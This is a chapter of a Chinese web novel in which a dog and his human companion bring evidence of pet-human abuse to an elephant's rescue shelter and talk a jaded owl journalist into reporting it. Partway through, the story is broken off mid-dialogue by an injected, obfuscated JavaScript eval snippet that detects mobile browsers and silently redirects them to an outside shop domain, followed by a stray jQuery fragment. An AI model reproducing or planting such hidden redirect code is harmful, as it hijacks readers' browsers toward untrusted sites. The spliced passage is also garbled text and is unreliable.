拐回进门的院子,大象用鼻子卷过来桌椅。
“今天天气不错,就在院子里聊吧。”
沈屹把两个小人放在电脑键盘前,打开他目前已有的所有视频和照片。
翻过一张张照片,大象的反应比秦臻预想的要平静,甚至可以用毫无波动来形容。
看了一会儿,大象突然开口:“你是不是很奇怪我为什么这么平静?”他看向秦臻,用鼻头点点她的头顶,“这些我们见得太多了,甚至见过更残忍的事情。”
“其实我们也一直在做救助宣传,只是效果一般。会关注这方面内容的动物,本来也不会弃养或虐待宠物人,也不太会从协会那里购买高价宠物人。”
“这次我们还会找记者,希望能达到预想的宣传效果吧。”
沈屹说的记者正是琪宝打听到的那位猫头鹰。
“放心吧,我们志愿者很多都是相关专业的,也能帮上忙。”大象接过U盘放进围裙兜里,U盘里正是沈屹和秦臻收集到的所有证据。
“保持联系。”沈屹的爪尖落在于嘉伟的肩头,“他就拜托你们了。”
“等我们联系好记者,还会来采访你一次。”秦臻也看向于嘉伟,打趣道,“你可以抓紧这几天时间打一下腹稿。”
大家说着话走到门口,一推开门地上摆着一个纸箱。箱口半掩着,看不清楚里面是什么。
于嘉伟好奇地张望:“这是啥?”
秦臻没说话只是和沈屹对视一眼,他们俩做过流浪动物基地的志愿者,对这样的情况也是见怪不怪了。
大象叹口气,用鼻子打开了箱子。
里面躺着一个宠物人,是一个亚种,她紧闭着眼,呼吸微弱,身上满是细密的划痕。
皮包骨的身子下垫着一张用旧了的小毛巾,箱子角落里放着一个洗得发白的玩偶。
除此之外,再无任何物品。
大象没说什么,只是默默把箱子卷起来放进小院。
“最后一个床位给于嘉伟了,那这个宠物人安置在哪里呢?”沈屹的问题也是秦臻的疑问。
“她身体这么瘦弱,估计要在病房待一段时间了。”大象用鼻子指着一排矮房,“而且这排活动房里都有临时床铺,就是为了应急用的,你们放心吧。”
秦臻走到箱子边,把包里沈屹给她准备的零食全部拿出来放在地上,朝沈屹示意了一下。
沈屹点点头,出去片刻才回来,嘴里叼着个密封袋。
这是沈屹为秦臻外出准备的各种物品,一直放在车上没动过,里面甚至有换洗的衣物。
沈屹将密封袋放在箱子边,“今天来得匆忙,也没带什么东西,这些都送给她。”
与于嘉伟、大象告别后,秦臻连伤感的时间都没有,立即和沈屹匆匆赶往下一个目的地,猫头鹰的家。
凭借琪宝出众的八卦能力,他们早就打探清楚了猫头鹰的性格喜好。
昨晚在公园遛弯时,沈屹看似随意地和他搭讪,实则顺着对方的喜好聊了半个小时。
因为志趣相投,沈屹顺利拿到了猫头鹰的联系方式。
赶到对方公寓时,已经是傍晚时分。
猫头鹰的公寓就在沈屹小区对面,公寓楼内楼道狭窄,一条长长的走廊,两侧密密麻麻布满了小门。
“30-3012,就是这里了。”
门打开一条缝,露出一只浅黄色的瞳孔。见到是沈屹,门才彻底打开。
猫头鹰身上的毛乱糟糟的,两只大眼睛也没有神采。
“进来吧。”他让开一条路,露出身后狭小逼仄的单间,堆满了杂物。
沈屹一站进去,空间更显得窘迫。
猫头鹰走到电脑前坐下,桌上堆满了旧书籍和杂乱无章的纸张,垃圾桶离得垃圾已经满出来了,旁边散落一地的易拉罐。
“坐吧。”他冲一张单人钢丝床示意。
沈屹看着床上堆成小山的被子和衣物,只得用爪子推开,露出一小片床单,才挨着边坐下。
“所以是啥东西,搞得这么神秘?非要来我家说。”一双圆眼睛眨了眨,没有什么特别的情绪。
“我拍了些东西,想给你看看。感觉我的朋友里,只有你能搞定这件事。”
沈屹从包里拿出备份的U盘递给猫头鹰。对方接过去插在电脑上,点开了文件夹。
猫头鹰看得很慢,每张照片都盯着看了许久才换下一张,溜圆的眼睛几乎不眨。
文件夹内的所有资料看完后,猫头鹰的目光在秦臻和沈屹之间来回扫了几圈,最后又落回电脑屏幕上。
“所以,你想让我报道这个?”他的翅膀尖抓着一支笔,快速敲击着桌面,发出一连串不规律的噪音。
“是的,作为记者,你是我能想到的最合适的选择。”
沈屹话还没说完,猫头鹰突然用力转过电脑椅,翅膀微微张开又收拢。
“记者怎么了?你给我看这些有屁用啊?你不会天真到以为我写好交上去,这篇报道就能见报吧?”
沈屹没接话,只是安静地看着他。
猫头鹰烦躁地抓了抓头,乱糟糟的羽毛又立起来两根。
“你们根本就不清楚情况,你们知道这些报社的股东是谁吗?哪些和宠物人协会的股东有利益往来?”
沈屹终于开口了,依旧是慢条斯理。
“我来之前并没有提过具体是什么东西,但你一看就提到报社股东和宠物人协会的股东有利益往来,说明你曾经做过调查。”
猫头鹰面无表情地看着他,语气很不屑:“所以呢?你想说我以前试过,就要再试一次?”
秦臻和沈屹直勾勾看着猫头鹰,双方对峙半晌。猫头鹰挫败地挪开视线,嘴里嘟囔着:“看我也没用,我就算想帮忙也帮不上。”
房间内陷入长时间的静默,猫头鹰仰靠在椅子背上,许久才喃喃自语:“你们这些算什么,我以前见过的更惨的多的是……”
“一旦这个报道被大家关注到,你就不再是今天的你了。”沈屹突然换了个话题,“到时候你可就是你们报社的名记者,大家都记得你的名字。”
琪宝打探到的消息,猫头鹰虽然就职于当前最大的一家报社,但只是一个籍籍无名的记者。
他每次在公园遛弯时,一聊到社会议题就总会愤愤不平。
“你刚才虽然那样说,但还是全部看完了。既然你曾经做过类似调查,其实看第一张照片时就知道后面的内容,根本不需要再看一遍,不是吗?”
“
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17682384|204100||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
你到底想说什么?”猫头鹰直起身子直视沈屹,表情严肃不少。
“你桌上全是稿子,刚才进门的那些箱子里全是报纸杂志,各种资料。”沈屹身后的大尾巴晃了晃,“现在这个社会,像你这样不只是把记者当成一份工作,而是怀揣梦想、尊敬自己职业的,已经很少见了。”
不知道是不是秦臻的错觉,沈屹说完这话,猫头鹰的圆眼睛似乎亮了些。
他冷哼一声,听起来像嘲讽,但态度明显没那么硬了。
“我们知道见报很难,但我们还是想试试报社的渠道,毕竟报纸的传播力度和公信度最高。如果实在不行,我也有其他发布的渠道,而且我确定会被公众看到,到时候再引流到你的报道上。所以无论如何,我们都需要一个专业的人来撰稿,你是最合适的人选。”
沈屹语气诚恳,他顿了顿,又说:“文字是有感染力的,我相信你的文字可以让公众感受到你的态度和对这份职业的热爱。你觉得呢?要不要试一试?”
猫头鹰张了张嘴,没说出话来,但翅膀微微抖了抖。
他转动椅子对着电脑屏幕,上面还定格在视频的最后一帧。
因为镜头晃动,画面很模糊,但依稀可见重叠在一起的宠物人。
“你们知道吗?”他突然开口,声音很轻,“我年轻的时候刚入行那会儿,想过要改变世界。”
“后来发现世界没变,我自己先变了。”他自嘲地笑了笑,“变得什么都是一句算了。”
“所以……”
猫头鹰转过来,表情比刚才灵动了许多。
“你们真有别的渠道确定能发出去?”
沈屹点头:“我确定。”
猫头鹰起身走到窗边,推开窗户深吸一口气:“行,那我写。”
夜风吹进来,把他乱糟糟的羽毛吹得更乱了,但他丝毫不在意。
“谁不想登个头版头条?我曾经做梦都想写出一篇大新闻,所有人都记住我的名字。”他转过身看向沈屹和秦臻,“十年了,没想到我还能等到这个机会。”
猫头鹰走回桌边,把U盘从电脑上拔下来放进椅子上的挎包里。“你们说的短鼻种在哪个基地来着?我明天就去采访他。”
沟通完所有事情,沈屹把秦臻放回头顶站起身准备离开。
走到门口时,猫头鹰突然叫住他们。
他依旧羽毛凌乱,站在一堆拥挤的杂物里,但脸上的神情和刚进门时相比却截然不同。
“别让我白干啊。”
下楼呼吸到新鲜空气,秦臻长舒一口气。
“心情好点了吗?”
下方传来沈屹的问句。
秦臻也知道自己这几天的状态一直不好,自从从埋尸地回来,无论做什么她脑子里总归是不断闪回那晚的所见所闻。
哪怕有沈屹时刻陪伴,她也还是集中不了注意力。
“我不知道,也许吧。”
秦臻趴下来,侧脸紧贴着毛茸茸的狗头,努力汲取着沈屹的体温。
“但至少,我现在所做的一切确实是尽力了。不会在某一天想起来的时候,拍大腿后悔自己没做好。”
她在狗头上用手指写了一句简短的英文,沈屹轻轻“嗯”了一声。